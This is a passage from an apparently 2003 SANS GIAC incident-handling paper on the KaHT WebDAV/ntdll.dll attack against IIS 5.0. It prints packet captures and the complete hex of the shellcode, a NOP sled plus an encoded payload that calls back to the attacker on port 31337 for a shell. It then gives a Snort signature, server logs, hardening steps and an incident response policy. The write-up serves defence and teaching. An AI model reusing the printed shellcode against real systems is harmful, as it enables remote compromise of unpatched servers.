Let's look at the final piece of this intrusion sequence, the command prompt and how access was achieved. In the packet capture, the last packet of the request (approximately the 58th packet in the session) we can see the shellcode that is attempting be executed for command prompt access.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



```
webdav.cap - Ethereal
File  Edit  Capture  Display  Tools                                                    Help
No. . Time        Source      Destination  Protocol  Info
1332 201.486434   [redacted]  [redacted]   TCP       http > 4902 [ACK] Seq=4226134509 Ack=1363655533 Win=16560 Len=0
1333 201.487139   [redacted]  [redacted]   HTTP      Continuation
1334 201.487984   [redacted]  [redacted]   TCP       http > 4902 [ACK] Seq=4226134509 Ack=1363656913 Win=16560 Len=0
1335 201.727179   [redacted]  [redacted]   HTTP      Continuation
1336 201.728346   [redacted]  [redacted]   TCP       http > 4902 [ACK] Seq=4226134509 Ack=1363659187 Win=16560 Len=0

⊞Frame 1333 (948 bytes on wire, 948 bytes captured)
⊞Ethernet II, Src: 00:08:e3:8e:a9:6e, Dst: 00:b0:d0:b6:cb:0a
⊞Internet Protocol, [redacted]
⊞Transmission Control Protocol, Src Port: 4902 (4902), Dst Port: http (80), Seq: 1363658293, Ack: 4226134509, Len: 894
⊟Hypertext Transfer Protocol

0000  00 b0 d0 b6 cb 0a 00 08  e3 8e a9 6e 08 00 45 00   ........ ...n..E.
0010  03 a6 17 d0 40 00 80 06  a8 07 83 7f df 10 c0 a8   ....@... ........
0020  14 42 13 26 00 50 51 47  c6 35 fb e5 b1 ed 50 18   .B.&.PQG .5....P.
0030  fd 5c 70 75 00 00 90 90  90 90 90 90 90 90 90 90   .\pu.... ........
0040  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0090  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00f0  90 90 90 90 90 90 90 90  90 90 90 90 55 8b ec 33   ........ ....U..3
0100  c9 53 56 57 8d 7d a2 b1  25 b8 cc cc cc cc f3 ab   .SVW.}.. %.......
0110  eb 09 eb 0c 58 5b 59 5a  5c 5d c3 e8 f2 ff ff ff   ....X[YZ \]......
0120  5b 80 c3 10 33 c9 66 b9  b5 01 80 33 95 43 e2 fa   [...3.f. ...3.C..
0130  f3 16 7e f2 69 1e 5e 1e  66 f3 16 53 d3 38 c3 d5   ..~.i.^. f..S.8..
0140  e1 83 c0 7d 86 95 95 95  1e f1 b1 9d f1 1a 90 95   ...}.... ........
0150  95 95 95 cd c8 cb 7e 70  cd 7e 2c f1 6a a0 95 95   ......~p .~,.j...
0160  95 95 f1 1c b0 95 95 95  95 dd f3 14 ad d8 cf e0   ........ ........
0170  4e f1 1a 90 95 95 95 95  c8 cb 1e 7d 96 d5 a9 1e   N....... ...}....
0180  ed ed 96 68 1e e2 b5 96  60 a6 47 1e 93 96 50 14   ...h.... `.G...P.
0190  ad d2 f0 e1 c5 e0 b0 14  ed 91 e7 fa f6 d4 e0 89   ........ ........
01a0  14 ed 9d f1 f1 e7 f0 e0  86 1e d2 b1 96 50 9a 22   ........ .....P."
01b0  89 c5 1e d2 89 96 50 1e  89 0d 96 48 16 53 91 d7   ......P. ...H.S..
01c0  ae c2 8d e0 53 1e 64 c3  c0 6a 46 16 53 9a 1c d1   ....S.d. .jF.S...
01d0  b1 b5 c3 c0 6a 46 1e 79  14 79 01 95 95 95 16 53   ....jF.y .y.....S
01e0  98 c3 6a 45 1c 10 e9 6a  6a 6a 1c 08 ed 6a 6a 6a   ..jE...j jj...jjj
01f0  16 53 9e c3 c5 6a 46 a6  5c c4 c4 c4 c4 d4 c4 d4   .S...jF. \.......
0200  c4 6a 45 1c 10 01 95 95  95 1e 10 e9 6a 6a 6a 16   .jE..... ....jjj.
0210  53 9e c3 c5 6a 46 16 53  9d ff 85 c3 1e 18 01 95   S...jF.S ........
0220  95 95 c4 6a 45 a6 4e 52  d0 19 d1 95 95 95 1c c8   ...jE.NR ........
0230  05 1c c8 01 1c c8 0d 1c  c8 09 1c c8 35 1c c8 31   ........ ....5..1
0240  1c c8 3d 52 d0 2d 94 94  95 95 1c c8 29 1c c8 55   ..=R.-.. ....)..U
0250  1e 08 01 95 95 95 1c c8  51 1c c8 5d 1c c8 59 18   ........ Q..]..Y.
0260  d0 45 c5 18 d8 19 c4 ff  95 ff 95 ff 95 ff 94 ff   .E...... ........
0270  95 ff 95 16 53 9c c3 ff  95 1e d0 b5 6a 45 d6 e7   ....S... ....jE..
0280  f0 f4 e1 f0 c5 e7 fa f6  f0 e6 e6 d4 95 d9 fa f4   ........ ........
0290  f1 d9 fc f7 e7 f4 e7 ec  d4 95 e2 e6 a7 ca a6 a7   ........ ........
02a0  bb f1 f9 f9 95 c2 c6 d4  c6 fa f6 fe f0 e1 d4 95   ........ ........
02b0  f6 fa fb fb f0 f6 e1 95  97 95 ef fc 16 ea 4a 85   ........ ......J.
02c0  95 f6 f8 f1 95 95 72 e2  95 95 7d e2 95 95 65 e2   ......r. ..}...e.
02d0  95 95 71 e2 95 1d ab 91  95 95 62 2a 6a 6a 6a 6a   ..q..... ..b*jjjj
02e0  90 90 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   .. HTTP/ 1.1..Hos
02f0  74 3a 20 31 32 37 2e 30  2e 30 2e 31 0d 0a 43 6f   t: 127.0 .0.1..Co
0300  6e 74 65 6e 74 2d 74 79  70 65 3a 20 74 65 78 74   ntent-ty pe: text
0310  2f 78 6d 6c 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   /xml..Co ntent-Le
0320  6e 67 74 68 3a 20 31 33  35 0d 0a 0d 0a 3c 3f 78   ngth: 13 5....<?x

Filter:                                   Reset  Apply  File: webdav.cap
```


After the last of the \220 (90 in hex) the beginning of the shellcode starts. The following is the entire shellcode being delivered.

```
55 8b ec 33c9 53 56 57 8d 7d a2 b1 25 b8 cc cc cc cc f3 ab
eb 09 eb 0c 58 5b 59 5a 5c 5d c3 e8 f2 ff ff ff5b 80 c3 10 33
c9 66 b9 b5 01 80 33 95 43 e2 fa f3 16 7e f2 69 1e 5e 1e 66
f3 16 53 d3 38 c3 d5 e1 83 c0 7d 86 95 95 95 1e f1 b1 9d f1
1a 90 95 95 95 95 cd c8 cb 7e 70 cd 7e 2c f1 6a a0 95 95 95
95 f1 1c b0 95 95 95 95 dd f3 14 ad d8 cf e0 4e f1 1a 90 95
95 95 95 c8 cb 1e 7d 96 d5 a9 1e ed ed 96 68 1e e2 b5 96
60 a6 47 1e 93 96 50 14 ad d2 f0 e1 c5 e0 b0 14 ed 91 e7
fa f6 d4 e0 89 14 ed 9d f1 f1 e7 f0 e0 86 1e d2 b1 96 50 9a
22 89 c5 1e d2 89 96 50 1e 89 0d 96 48 16 53 91 d7 ae c2
8d e0 53 1e 64 c3 c0 6a 46 16 53 9a 1c d1 b1 b5 c3 c0 6a
46 1e 79 14 79 01 95 95 95 16 53 98 c3 6a 45 1c 10 e9 6a
6a 6a 1c 08 ed 6a 6a 6a 16 53 9e c3 c5 6a 46 a6 5c c4 c4
c4 c4 d4 c4 d4 c4 6a 45 1c 10 01 95 95 95 1e 10 e9 6a 6a
6a 16 53 9e c3 c5 6a 46 16 53 9d ff 85 c3 1e 18 01 95 95
95 c4 6a 45 a6 4e 52 d0 19 d1 95 95 95 1c c8 05 1c c8 01
1c c8 0d 1c c8 09 1c c8 35 1c c8 31 1c c8 3d 52 d0 2d 94
94 95 95 1c c8 29 1c c8 55 1e 08 01 95 95 95 1c c8 51 1c
c8 5d 1c c8 59 18 d0 45 c5 18 d8 19 c4 ff 95 ff 95 ff 95 ff 94
ff 95 ff 95 16 53 9c c3 ff 95 1e d0 b5 6a 45 d6 e7 f0 f4 e1 f0
c5 e7 fa f6 f0 e6 e6 d4 95 d9 fa f4 f1 d9 fc f7 e7 f4 e7 ec d4
95 e2 e6 a7 ca a6 a7 bb f1 f9 f9 95 c2 c6 d4 c6 fa f6 fe f0
e1 d4 95 f6 fa fb fb f0 f6 e1 95 97 95 ef fc 16 ea 4a 85 95 f6
f8 f1 95 95 72 e2 95 95 7d e2 95 95 65 e2 95 95
71 e2 95 1d ab 91 95 95 62 2a 6a 6a 6a 6a 90 90
20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
20 31 32 37 2e 30 2e 30 2e 31 0d 0a 43 6f 6e 74
65 6e 74 2d 74 79 70 65 3a 20 74 65 78 74 2f 78
6d 6c 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67
74 68 3a 20 31 33 35 0d 0a 0d 0a 3c 3f 78 6d 6c
20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3f 3e
0d 0a 3c 67 3a 73 65 61 72 63 68 72 65 71 75 65
73 74 20 78 6d 6c 6e 73 3a 67 3d 22 44 41 56 3a
22 3e 0d 0a 3c 67 3a 73 71 6c 3e 0d 0a 53 65 6c
65 63 74 20 22 44 41 56 3a 64 69 73 70 6c 61 79
6e 61 6d 65 22 20 66 72 6f 6d 20 73 63 6f 70 65
28 29 0d 0a 3c 2f 67 3a 73 71 6c 3e 0d 0a 3c 2f
67 3a 73 65 61 72 63 68 72 65 71 75 65 73 74 3e
0d 0a
```

In the previous 22 requests the shellcode was delivered but since the register was wrong it resulted only in the web service crashing. This time around, right before the service crashed, we see the three way handshake initiating to the port the attacker specified. In this instance, the attacker configured KaHT to listen on 31337 for the command prompt.



```
No. . Time       Source      Destination  Protocol Info
1337 201.994540  [redacted]  [redacted]   TCP      1052 > 31337 [SYN] Seq=4227646386 Ack=0 Win=16384 Len=0
1338 201.994851  [redacted]  [redacted]   TCP      31337 > 1052 [SYN, ACK] Seq=1365121705 Ack=4227646387 Win=64240 Len=0
1339 201.995051  [redacted]  [redacted]   TCP      1052 > 31337 [ACK] Seq=4227646387 Ack=1365121706 Win=16560 Len=0
1340 202.003800  [redacted]  [redacted]   TCP      31337 > 1052 [PSH, ACK] Seq=1365121706 Ack=4227646387 Win=64240 Len=1
1341 202.104668  [redacted]  [redacted]   TCP      1052 > 31337 [ACK] Seq=4227646387 Ack=1365121707 Win=16559 Len=0
1342 202.688773  [redacted]  [redacted]   TCP      1052 > 31337 [PSH, ACK] Seq=4227646387 Ack=1365121707 Win=16559 Len=42
1343 202.828099  [redacted]  [redacted]   TCP      31337 > 1052 [ACK] Seq=1365121707 Ack=4227646429 Win=64198 Len=0
1344 202.828367  [redacted]  [redacted]   TCP      1052 > 31337 [PSH, ACK] Seq=4227646429 Ack=1365121707 Win=16559 Len=82
1345 203.028373  [redacted]  [redacted]   TCP      31337 > 1052 [ACK] Seq=1365121707 Ack=4227646511 Win=64116 Len=0
1346 203.933758  [redacted]  [redacted]   NBNS     Name query NB WORKGROUP<1b>
1347 204.678685  [redacted]  [redacted]   NBNS     Name query NB WORKGROUP<1b>
1348 205.429809  [redacted]  [redacted]   NBNS     Name query NB WORKGROUP<1b>
```

```
⊞ Frame 1337 (62 bytes on wire, 62 bytes captured)
⊟ Ethernet II, Src: 00:b0:d0:b6:cb:0a, Dst: 00:08:e3:8e:a9:6e
    Destination: 00:08:e3:8e:a9:6e (Cisco_8e:a9:6e)
    Source: 00:b0:d0:b6:cb:0a (DellComp_b6:cb:0a)
    Type: IP (0x0800)
⊟ Internet Protocol, Src Addr: [redacted]
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 48
    Identification: 0x37c7 (14279)
  ⊞ Flags: 0x04
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x8b86 (correct)
    Source: [redacted]
    Destination: [redacted]
⊟ Transmission Control Protocol, Src Port: 1052 (1052), Dst Port: 31337 (31337), Seq: 4227646386, Ack: 0, Len: 0
    Source port: 1052 (1052)
    Destination port: 31337 (31337)
    Sequence number: 4227646386
    Header length: 28 bytes
  ⊞ Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0xcd6f (correct)
```

```
0000  00 08 e3 8e a9 6e 00 b0  d0 b6 cb 0a 08 00 45 00   .....n.. ......E.
0010  00 30 37 c7 40 00 80 06  8b 86 c0 a8 14 42 83 7f   .07.@... .....B.▯
0020  df 10 04 1c 7a 69 fb fc  c3 b2 00 00 00 00 70 02   ....zi.. ......p.
0030  40 00 cd 6f 00 00 02 04  05 b4 01 01 04 02         @..o.... ......
```

Transmission Control Protocol (tcp), 28 bytes

To review, in looking at the three-tiered DMZ architecture, the attacker would have launched the malformed SEARCH WebDAV request to our IIS 5.0 server which loaded and executed his shellcode, which in turn initiated a connection back to him on a port he specified, in this case '31337', thus compromising the web server. At this point, he could easily grab user names and passwords, deface the website or install a sniffer. Let's assume that in this particular case the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

attacker installs a sniffer and port scanning utility. In order to get further into the DMZ, he will have to sniff the traffic in order to understand the traffic flows and what protocols are being allowed to which hosts in the Application and Database layers of our DMZ. Once he has gathered this information he can begin to see if he can launch an attack through the firewall and compromise any of the application layer devices. However, since there is an IDS sensor deployed which saw the attack occur, it immediately alerted the incident handler to malicious activity and thus he can begin his incident response process and contain the level of compromise. The IDS has alerted the incident handler based on the Snort signature of:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573
6572 2d41 6765 6e74 3a20 4b61 4854 0d0a|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000015; rev:1;)
```

From a server perspective the following event logs will be found under the application tab in the Microsoft Event Viewer

5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The World Wide Web Publishing Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The Simple Mail Transport Protocol (SMTP) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The FTP Publishing Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.
5/6/2003	2:31:55 PM	Service Control Manager	Error	7031	The IIS Admin Service service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 1 milliseconds: Run the configured recovery program.
5/6/2003	2:31:56 PM	IISCTLS	Information	2	IIS stop command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5/6/2003	2:32:03 PM	IISCTLS	Information	1	IIS start command received from user NT AUTHORITY\SYSTEM. The logged data is the status code.

Within the IIS web server logs, another trace has been left by the attacker. The following entries in the IIS logs show the PROPFIND and SEARCH request.

```
16:09:13 10.10.10.7 PROPFIND / 207
16:09:16 10.10.10.7 SEARCH
//
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We will delve further into what this information indicates and how to put it all together and paint an accurate picture of what the exploit did to the system in Identification section.

Protection

What steps could have been taken to prevent this attack or at the very least minimize its impact? First, and most importantly, Microsoft had issued a patch for this particular vulnerability, well in advance, which should have been applied. As we all know, keeping your system up to date with security patches and service packs is the best medicine for preventing your systems from being compromised.

The patch can be downloaded at:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp

Another employable measure which could have prevented the attack is the IIS lockdown tool provided by Microsoft at :
http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC.

This tool will help in tuning the web server and disabling any unnecessary functions. For instance, this incident could have been easily avoided by using the lockdown tool to disable WebDAV, since these web servers are not doing any web-based authoring.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2003, Author retains full rights.

Microsoft describes the URL Scan tool, a part of the lockdown utility, on their website as "*UrlScan is a security tool that screens all incoming requests to the server by filtering the requests based on rules that are set by the administrator. Filtering requests helps secure the server by ensuring that only valid requests are processed. UrlScan helps protect Web servers because most malicious attacks share a common characteristic they involve the use of a request that is unusual in some way. For instance, the request might be extremely long, request an unusual action, be encoded using an alternate character set, or include character sequences that are rarely seen in legitimate requests. By filtering unusual requests, UrlScan helps prevent such requests from reaching the server and potentially causing damage.*"

No doubt this would have prevented the oversized requests being made to the web server.


Firewall devices play a big role in protecting the server from becoming compromised. Specific rules should be defined to prevent outbound connections from the web server to any other host on the Internet. This step would have prevented the connection on TCP port 31337 to the attacking host. So even though the exploit was successful, the firewall would have lessened the impact. This same function can be performed on the boarder router in the form of Access Control Lists (ACLs) The 31337 port is a well known port for malicious activity and is easily blocked, however one must be careful when blocking all other high ports (high ports being from 1024 - 65,535). If the filtering device (either firewall or router) is not stateful then it may block legitimate return traffic. The term stateful refers to the device keeping track of session initiated from one host to another. For instance, if a non-malicious internet user connects to the web server in the DMZ, the destination port will be 80 while the source port would be somewhere in the high port range. Due to most firewalls being stateful it is better to do the filtering on the firewall rather than the router. Even though certain vendors are able to do dynamic access lists which provide the stateful functionality, it adds additional overhead for the router and may impact performance. Below is an example of what the firewall rule would look like on Cisco Pix.

access-list web_only permit tcp any 192.168.20.0 0.0.0.255 eq HTTP

Additionally, the firewall plays an important role in preventing the attacker getting into the application and database layers of the DMZ. The firewall rules are configured to allow the web layer to only communicate with the Internet and application layer over a few specific necessary ports. The application layer is prevented from talking to any host on the Internet as is the case with the database layer. Diagram 8 illustrates how the firewall restricts the communication allowed to traverse each of the various layers. The red arrows indicate traffic flows that are prohibited and the green indicates permitted traffic flows.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Diagram 8. Interlayer Communication controlled by the firewall



This type of restricted traffic flow in a DMZ environment hinders another layer being compromised from the web layer. The only possibility of an attacker getting into the other DMZ layers is if a host in the application layer has some vulnerability that can be exploited over the specific ports that are open between the web layer and itself. This in turn would lead to a database compromise if the same circumstances exist between the application and database layer. What the firewall will not protect against is the other web layer host from being compromised as well. The only way to prevent other web hosts being compromised is to install a host-based firewall on each server and prevent any hosts on the same subnet from communicating to while still allowing the rest of Internet to access it. An example of host based firewall would be Internet Security Systems' Server Protector or Entercept.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

A proactive measure, which is key to any incident response, is having the ability to detect an attack that is occurring through the use of intrusion detection systems (IDS). This will help alert the incident response team for known attacks. The IDS should have the ability to perform limited anomaly detection functions to limit the exposure to '0 day exploits'. In this case, knowing that an extremely long SEARCH request made to a web server would violate the HTTP/WebDAV RFCs and set off a flag to the person monitoring IDS.

In order to protect the other web servers in the web layer of the DMZ from being broken into by the compromised host, it is important to have TCP wrappers or host-based firewalls installed, such as Internet Security Systems Server Protection, formerly known as BlackIce. Additionally, it is advisable, if at all possible, to configure the firewalls/routers to prevent or limit the web servers from initiating communications outbound.

The piece that ties all of this together is a good security policy. A specific host based deployment policy should be defined which outlines standards for host configuration and patch management across all platforms. For instance:

- All unnecessary services must be disabled
- A minimum service pack level must be defined and adhered to
- Regularly scheduled patch/security roll up packages installed
- Auditing should be enabled and logs reviewed on a regular basis
- Application logs (web, email, ftp etc) need to be enabled and reviewed
- For windows servers, standard MMC (Microsoft Management Console) templates should be developed and employed for all servers

A great source for MMC templates for hardening Windows servers is located at http://www.nsa.gov/snac/index.html.

Part 3: The Incident Handling Process

Preparation

A policy should exist at a high level for incident response. The incident response policy should outline who the team members are, how incidents are detected and what methodology is used to respond to the incident. The challenge in a good incident response policy is developing a standard methodology that can be used in each incident type. It happens quite often that the original issue detected ends up being quite different. An example would be a perceived denial of service attack on the inside of the firewall only to discover that a virus infection has inadvertently taken down the firewall as a by product of its propagation attempt. Below is an example of an incident response policy co-developed by the author:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.1 Incident Detection

The CIRT team will employ various methods to detect security incidents. Currently the methods used to detect incidents are:

1. Intrusion Detection Sensors
2. Incident reports
3. Phone, email, etc
4. Logs from security and network devices

Once information has been received regarding a suspected incident, critical information should be documented; this should include:

- ➢ Current time and date
- ➢ Who/what is reporting the incident
- ➢ Nature of the incident
- ➢ Hardware and software involved
- ➢ Points of contact for involved personnel

At this time the response team (CIRT members) will be activated and an initial response plan will be created. A case number will be assigned to each incident. A case number may be assigned based on either a Business Conduct Incident Report case number or CIRT Incident case number.

1.2 Initial Response Plan

The initial response plan will include an assessment of the circumstances and details surrounding the incident. The team must verify whether an incident has actually occurred, which systems are directly or indirectly affected, which users are involved and the potential business impact. Information gathered during the Incident Detection phase will be reviewed to determine if an incident actually occurred. It may be necessary at this stage to initiate network monitoring to gather additional information. If it has been determined that an incident has occurred, the next step is to develop a Response Strategy.

1.3 Response Strategy

The goal of the response strategy formulation phase is to determine the most appropriate response strategy given the circumstances of the incident. The strategy should take into consideration both technical and business factors, and it should be approved by upper level management. The response strategy can have repercussions that affect employees, shareholders, and even consumer confidence.
Specific issues that should be addressed to determine course action include:

- ➢ Criticality of the affected systems
- ➢ Sensitivity of compromised or stolen information
- ➢ Potential perpetrators
- ➢ Whether or not the incident is known to the public

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Level of suspected unauthorized access obtained by the attacker
- Apparent skill of the attacker
- How much system and user downtime can be tolerated
- Necessity of ongoing network surveillance
- Previous case history of the attacked device
- Overall dollar loss involved
- Net info batch file

During the process of developing the response strategy it may be necessary to remotely gather additional information from the host(s). This information allows the investigative team to answer the issues listed above. The tools that provide security posture assessment and host identification are:

ISS Security Scanner
Nbtstat
Enum
Traceroute
LanGuard Scanner
SuperScan
Nmap
Whisker

At this point it may be necessary to identify and contact a third party. (A Third party being a security contact in another business unit or country, host owner or management) After gaining an accurate picture of the host security posture, the decision must be made whether to pursue legal action against the perpetrator. If the decision is made to pursue the perpetrators then additional steps are required in order to obtain and secure forensic evidence. Once the response strategy has been completed it should be presented to management for approval.

As you can see, the policy lays out how an incident is identified, reported and handled from the outset. It also lists some software tools that maybe employed to assist in discovery and assessment of the incident. The list of tools is not all inclusive of all tools that maybe employed during the course of an incident. Other tools include forensic imaging applications and hardware, backup hardware and software. Some examples of forensic software include Encase, Forensic Toolkit (FTK) and The Coroners Toolkit (TCT).

The CIRT members should be from various areas in the organization such as networking, server support, desktop support, legal, management, IT security and physical security. IT security will generally be the focal point during the incident response process and leverage the other team members as needed. The networking contacts should be prepared to address networking related issues such as implementing access control lists, shutting down switch ports of infected or compromised machines, and routing changes. Server and desktop support will be responsible for identifying a compromised machine's role and the impact to the business if it has to be taken offline for repairs. They will need to be prepared

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

to possibly push patches, make operating systems changes, update software and restore from tape or rebuild a machine from scratch. Legal will be engaged to provide guidance in the area of liability in the instance of a third party being impacted by a compromise or infection. If a company hosts serves and content for their customers the maybe held liable for any loss of data that may have occurred. Legal will decided whether legal will levied against the attacker and provide guidance on how the servers and evidence is to be handled. Management should be present to authorize any emergency changes and maintain status information which will need to be reported to higher levels as needed. Physical security will assist in providing access to rooms and datacenters where infected/compromised hosts reside. They may also coordinate efforts where as people arrive at the front door the laptops are patched and virus updates applied in the case of a virus outbreak.

A call tree should be in place and initiated upon discovery of an incident. The call tree should be organized in such way that all CIRT members are contacted efficiently and within a short period of time. The call tree should include home, work, pager and cell phone numbers for each member. Each member should also have a backup person in the case of people being out sick or on vacation.

Identification

